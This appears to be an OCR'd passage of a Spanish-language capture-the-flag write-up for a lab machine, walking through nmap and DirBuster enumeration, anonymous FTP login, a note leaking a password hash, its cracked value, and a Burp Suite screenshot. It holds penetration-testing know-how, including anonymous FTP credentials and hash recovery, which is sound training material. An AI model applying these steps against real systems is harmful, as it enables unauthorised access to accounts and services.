
Una vez teniendo los puertos abierto comenzamos con el análisis de vulnerabilidades con la herramienta “Nmap”. ¡La diferencia de nmap de -sV a -sVC es grande ya que podemos con -sV detectamos y vemos las versiones de servidores, pero con -sVC combinamos la detección de versiones y ejecutamos Scripts adicionales que nos detecta Scripts en los puertos abiertos! Dándonos resultados con más información!. Obtenemos las versiones de los servicios ftp, ssh, http. Buscamos con la herramienta searchsploit, las versiones de cada servicio y no tenemos resultado alguno que nos ayude a hacer un exploit automatizado.


3. Explotación






OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://192.168.189.135
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
200 Thre...
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
192.168.189.135/
Exit
Start
DirBuster Stopped
/monkey/includes/gnupg.php



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.189.135:80/
Scan Information
Results - List View: Dirs: 32 Files: 58
Results - Tree View
Errors: 0
Type Found Response Size
Dir /phpmyadmin/js/ 403 450
File /phpmyadmin/license.php 200 1504
File /monkey/includes/header.php 200 953
File /monkey/includes/menubar.php 200 1043
File /monkey/includes/config.php 200 147
File /monkey/admin/assets/css/bootstrap.css 200 148236
File /monkey/includes/footer.php 200 478
File /monkey/admin/assets/css/style.css 200 6670
File /monkey/admin/assets/fonts/FontAwesome.otf 200 95310
File /monkey/admin/assets/fonts/fontawesome-webfont.... 200 58537
File /monkey/admin/assets/fonts/fontawesome-webfont.... 200 314202
File /monkey/admin/includes/config.php 200 147
File /monkey/admin/includes/header.php 200 965
File /monkey/admin/assets/fonts/fontawesome-webfont.ttf 200 124051
File /monkey/admin/assets/fonts/fontawesome-webfont.... 200 68424
File /monkey/admin/assets/fonts/fontawesome-webfont.... 200 54479
Current speed: 5614 requests/sec
(Select and right click for more options)
Average speed: (T) 4579, (C) 5102 requests/sec
Parse Queue Size: 0
Total Requests: 215244/13703732
Current number of running threads: 200
Change
Time To Finish: 00:44:03
Back
Pause
Stop
Report
DirBuster Stopped
/monkey/includes/gnupg.php



Student Login — Mozilla Firefox
Student Login
phpMyAdmin
192.168.189.135/monkey/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
PENTESTER
MENTOR JUNIOR
POR FAVOR INICIA SESIÓN
Usuario :
Contraseña :
Ingresar



phpMyAdmin — Mozilla Firefox
Student Login
phpMyAdmin
192.168.189.135/phpmyadmin/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
phpMyAdmin
Welcome to phpMyAdmin
Language
English
Log in
Username:
Password:
Go



HackTricks
Twitter
Linkedin
Sponsor
Twitch
Youtube
Search
WELCOME!
HackTricks
HackTricks Values & faq
About the author
Getting Started in Hacking
GENERIC METHODOLOGIES & RESOURCES
Pentesting Methodology
External Recon Methodology
Pentesting Network
Pentesting Wifi
Phishing Methodology
Basic Forensic Methodology
Brute Force - CheatSheet
TVFS
MFMT
SIZE
211 End
STAT
#Info about the FTP server (version, configs, status...)
Anonymous login
anonymous : anonymous
anonymous :
ftp : ftp
ftp <IP>
>anonymous
>anonymous
>ls -a # List all files (even hidden) (yes, they could be hidden)
>binary #Set transmission to binary instead of ascii
>ascii #Set transmission to ascii instead of binary
>bye #exit
ON THIS PAGE
Basic Information
Connections Active & Passive
Connection debugging
Enumeration
Banner Grabbing
Connect to FTP using starttls
Unauth enum
Anonymous login
Brute force
Automated
Browser connection
Download all files from FTP
Some FTP commands
FTPBounce attack
Filezilla Server Vulnerability
Config files



(kali㉿kali)-[~/Documents/MONKEY]
$ ftp 192.168.189.135
Connected to 192.168.189.135.
220 (vsFTPd 3.0.3)
Name (192.168.189.135:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>


kali@kali: ~/Documents/MONKEY
ftp> more notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la mismo contraseña en otros servicios y que la cambie lo más pronto posible.
No pude crear un usuario a traves del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updationDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');
StudentRegno es el nombre de usuario para loguearse.
Dejame saber que opinas de este proyecto open-source, es del 2020 asi que deberia ser seguro, verdad?
-hmentor
ftp>



Found:
8d2473d579e5a11924906def258f97a1:6a756e696f723031
SEARCH AGAIN



bur
burpsuite



Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan In...
Search...
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
0 items added to site map
Capturing:
0 responses processed
0 responses queued
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
High Medium Low Info Certain Firm Tentative
Issue type
Host
Suspicious input transformation (reflected) http://insecure-bank.com /url-shorten
SMTP header injection http://insecure-website.c... /contact-us
Serialized object in HTTP message http://insecure-bank.com /blog
Cross-site scripting (DOM-based) https://insecure-bank.com /
XML external entity injection https://vulnerable-websit... /product/stock
External service interaction (HTTP) https://insecure-website.... /product
Web cache poisoning http://insecure-bank.com /contact-us
Server-side template injection http://insecure-bank.com /user-homepage
